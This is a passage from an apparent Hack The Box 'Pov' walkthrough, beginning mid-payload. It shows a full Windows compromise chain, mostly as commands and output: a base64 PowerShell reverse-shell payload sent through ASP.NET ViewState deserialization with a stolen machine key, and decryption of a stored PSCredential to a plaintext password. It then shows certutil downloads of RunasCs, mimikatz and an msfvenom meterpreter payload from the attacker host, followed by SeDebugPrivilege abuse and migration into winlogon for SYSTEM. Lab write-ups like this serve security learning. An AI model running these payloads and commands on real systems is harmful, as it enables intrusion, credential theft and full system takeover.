AYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0
AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQ
AaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHg
AIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQ
AYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACA
AKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACk
AOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADs
AJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==" --path="/portfolio/default.as
px" --apppath="/" --decryptionalg="AES" --decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B4
3" --validationalg="SHA1" --validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813
C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468"
OH%2ByKj6dwxGDNvpTwwUj%2FQKmG3fH3NgzX4DaJEZ8qwOFky%2BTcp80Xq44QHJIX1QwETMahKYTuw%2FALbmmWSXOxV%2F1zfVpEoyl8vMu5QxYcHRr9o
Uj%2BFB9%2BmyAKBrdejB2u3Red13ZuQLN71ckTS%2Br0A3HsASVtfUNjrBqijSs89mNdt771qKzoJWbibGVjUoB%2FgV8IhSVfh83ShDtPi3QFroUfK%2B4
bzhxVxF2jr9C%2FUgaEiJD8z4u2lhoN7BAkSFkaq%2FFex3jrewjuroH9S2g71MwAcmZoOUqQ1nC8tjsWrgrQBw%2BWGJ2YD9MSsKzj6IoMPwIy0PamFtmaU
W1Ugt2uQWWiMPBA2ZkuDQfoPfo9N2z8mCmuBnegddOTz5L3qUv%2F23Of0EfB7fItE%2BFdmrjBkvEX6zBlSAIxMG1%2FmTQ9n5WNBvleXQLtjzVyDoliocH
```

We will copy paste the output of the command to parameter __**VIEWSTATE**:



```
__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
OH%2ByKj6dwxGDNvpTwwUj%2FQKmG3fH3NgzX4DaJEZ8qwOFky%2BTcp
80Xq44QHJIX1QwETMahKYTuw%2FALbmmWSXOxV%2F1zfVpEoyl8vMu5Q
xYcHRr9oUj%2BFB9%2BmyAKBrdejB2u3Redl3ZuQLN71ckTS%2Br0A3H
sASVtfUNjrBqijSs89mNdt771qKzoJWbibGVjUoB%2FgV8IhSVfh83Sh
DtPi3QFroUfK%2B4bzhxVxF2jr9C%2FUgaEiJD8z4u2lhoN7BAkSFkaq
%2FFex3jrewjuroH9S2g7lMwAcmZoOUqQ1nC8tjsWrgrQBw%2BWGJ2YD
9MSsKzj6IoMPwIy0PamFtmaUWlUgt2uQWWiMPBA2ZkuDQfoPfo9N2z8m
CmuBnegddOTz5L3qUv%2F23Of0EfB7fItE%2BFdmrjBkvEX6zBlSAIxM
```

As we forward the traffic, we get reverse shell connection as **sfitz**:




```
┌──(yoon㉿kali)-[~/Documents/htb/pov]
└─$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.251] 49671

PS C:\windows\system32\inetsrv> whoami
pov\sfitz
```

Privesc: sfitz to alaading


PSCredentials

Looking around the file system, we discovered **connection.xml** file inside Documents folder:



```
PS C:\Users\sfitz\Documents> dir


    Directory: C:\Users\sfitz\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/25/2023   2:26 PM           1838 connection.xml
```

It includes encrypted **PSCredentials** for user **alaading**:




```
PS C:\Users\sfitz\Documents> type connection.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35bc880000000002000000
00001066000000010000200000003b44db1dda743e1442e77627255768e65ae76e179107379a964fa8ff156cee21000000000e80000000020000200
00000c0bd8a88cfd817ef9b7382f050190dae03b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8adf92cb104ed1d95e39
600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43bc23eaae88fde733a28e1b943
7d3766af01fdf6f2cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6e1edda6</SS>
    </Props>
  </Obj>
</Objs>
```

Using the command below, we can easily decrypt it:

```
$cred = Import-CliXml C:\Users\sfitz\Documents\connection.xml
$cred.GetNetworkCredential() | fl
```

PSCredentials is successfully decrypted: **f8gQ8fynP44ek1m3**




```
PS C:\Users\sfitz\Documents> $cred = Import-CliXml C:\Users\sfitz\Documents\connection.xml
PS C:\Users\sfitz\Documents> $cred.GetNetworkCredential() | fl


UserName       : alaading
Password       : f8gQ8fynP44ek1m3
SecurePassword : System.Security.SecureString
Domain         :
```

RunasCs

Now that we have the credentials for user **alaading**, we should be able to run commands as him using **RunasCs.exe**.

Let's first upload **RunasCs.exe**:


`certutil.exe -urlcache -split -f http://10.10.14.36:1234/RunasCs.exe`



```
PS C:\Users\sfitz\Downloads> certutil.exe -urlcache -split -f http://10.10.14.36:1234/RunasCs.exe
****  Online  ****
  0000  ...
  ca00
CertUtil: -URLCache command completed successfully.
```


Let's spawn reverse shell as alaading on our netcat listener:

`./RunasCs.exe alaading f8gQ8fynP44ek1m3 cmd.exe -r 10.10.14.36:1338`



```
PS C:\Users\sfitz\Downloads> PS C:\Users\sfitz\Downloads> ./RunasCs.exe alaading f8gQ8fynP44ek1m3 cmd.exe -r 10.10.14.3
6:1338

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-b721a$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 948 created in background.
```

We have successfully spawned reverse shell as user alaading:




```
┌──(yoon㉿kali)-[~/Documents/htb/pov]
└─$ sudo rlwrap nc -lvnp 1338
listening on [any] 1338 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.251] 49680
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
pov\alaading
```

Privesc: alaading to administrator

SeDebugPrivilege

Checking on privilege alaadig has, we see **SeDebugPrivilege**, which is unusal:




```
C:\Users\alaading\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeDebugPrivilege              Debug programs                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

From HackTricks, you can learn more about it.


Since **SeDebugPrivilege** is disabled, let's enable it using psgetsys.ps1.

We will first upload it to the system using certutil:



```
C:\Users\alaading\Downloads>certutil.exe -urlcache -split -f http://10.10.14.36:1234/psgetsys.ps1
certutil.exe -urlcache -split -f http://10.10.14.36:1234/psgetsys.ps1
****  Online  ****
  0000  ...
  1726
CertUtil: -URLCache command completed successfully.
```

When we run it, we can see SeDebugPrivilege enabling:




```
PS C:\Users\alaading\Downloads> ./psgetsys.ps1
./psgetsys.ps1
PS C:\Users\alaading\Downloads> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeDebugPrivilege              Debug programs                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

mimikatz

Let's first try dumping credentials using mimikatz.


We will upload mimikatz.exe using certutil:



```
C:\Users\alaading\Downloads>certutil.exe -urlcache -split -f http://10.10.14.36:1234/mimikatz.exe
certutil.exe -urlcache -split -f http://10.10.14.36:1234/mimikatz.exe
****  Online  ****
  000000  ...
  108c00
CertUtil: -URLCache command completed successfully.
```

We tried dumping logonpasswords, but it wasn't successful for some reason:

```
mimikatz.exe
mimikatz # log
mimikatz # sekurlsa::minidump lsass.dmp
mimikatz # sekurlsa::logonpasswords
```



```
C:\Users\alaading\Downloads>mimikatz.exe
mimikatz.exe

  .#####.   mimikatz 2.2.0 (x86) #19041 Sep 19 2022 17:43:26
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # log
Using 'mimikatz.log' for logfile : OK

mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'lsass.dmp' file for minidump...
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000002)
```


Reverse Shell

Since mimikatz didn't work out, let's try to spawn a reverse shell as the administrator.

We are going to mock the process running as the system and spawn a reverse shell using it's privilege.

Winlogon usually has the system privilege. Let's check out it's process ID:


`Get-Process winlogon`



```
PS C:\Users\alaading\Downloads> Get-Process winlogon
Get-Process winlogon

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    255      12     2672      16392       0.47    556   1 winlogon
```

With the process ID noted, let's create a reverse shell payload using msfvenom:


`sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.36 LPORT=3456 -f exe -o payload.exe`



```
┌──(yoon㉿kali)-[~/Documents/htb/pov]
└─$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.36 LPORT=3456 -f exe -o payload.exe
[sudo] password for yoon:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: payload.exe
```

We will transfer the payload to the target system:

`certutil.exe -urlcache -split -f http://10.10.14.36:1234/payload.exe`




```
PS C:\Users\alaading\Downloads> certutil.exe -urlcache -split -f http://10.10.14.36:1234/payload.exe
certutil.exe -urlcache -split -f http://10.10.14.36:1234/payload.exe
****  Online  ****
  0000  ...
  1c00
CertUtil: -URLCache command completed successfully.
```

Now we are almost done. We have...


- Enabled SeDebugPrivilege using psgetsys.ps1
- Noted process running as system
- Transferred payload

We will set up a listener using **msfconsole** meterpreter:




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.36
lhost => 10.10.14.36
msf6 exploit(multi/handler) > set lport 3456
lport => 3456
msf6 exploit(multi/handler) > run
```

Let's run the payload:



```
PS C:\Users\alaading\Downloads> .\payload.exe
.\payload.exe
```

After we get a connection on meterpreter, let's migrate to **winlogon** and spawn a shell with it:



```
meterpreter > migrate 556
[*] Migrating from 1548 to 556...
[*] Migration completed successfully.
meterpreter > shell
Process 2720 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

We now have the shell as the system.

References

- https://book.hacktricks.xyz/pentesting-web/deserialization/exploiting-__viewstate-parameter#test-case-4-.net-greater-than-4.-5-and-enableviewstatemac-true-false-and-viewstateencryptionmode-true
- https://swapneildash.medium.com/deep-dive-into-net-viewstate-deserialization-and-its-exploitation-54bf5b788817

- https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/privilege-escalation-abusing-tokens
- https://notes.morph3.blog/windows/privilege-escalation/sedebugprivilege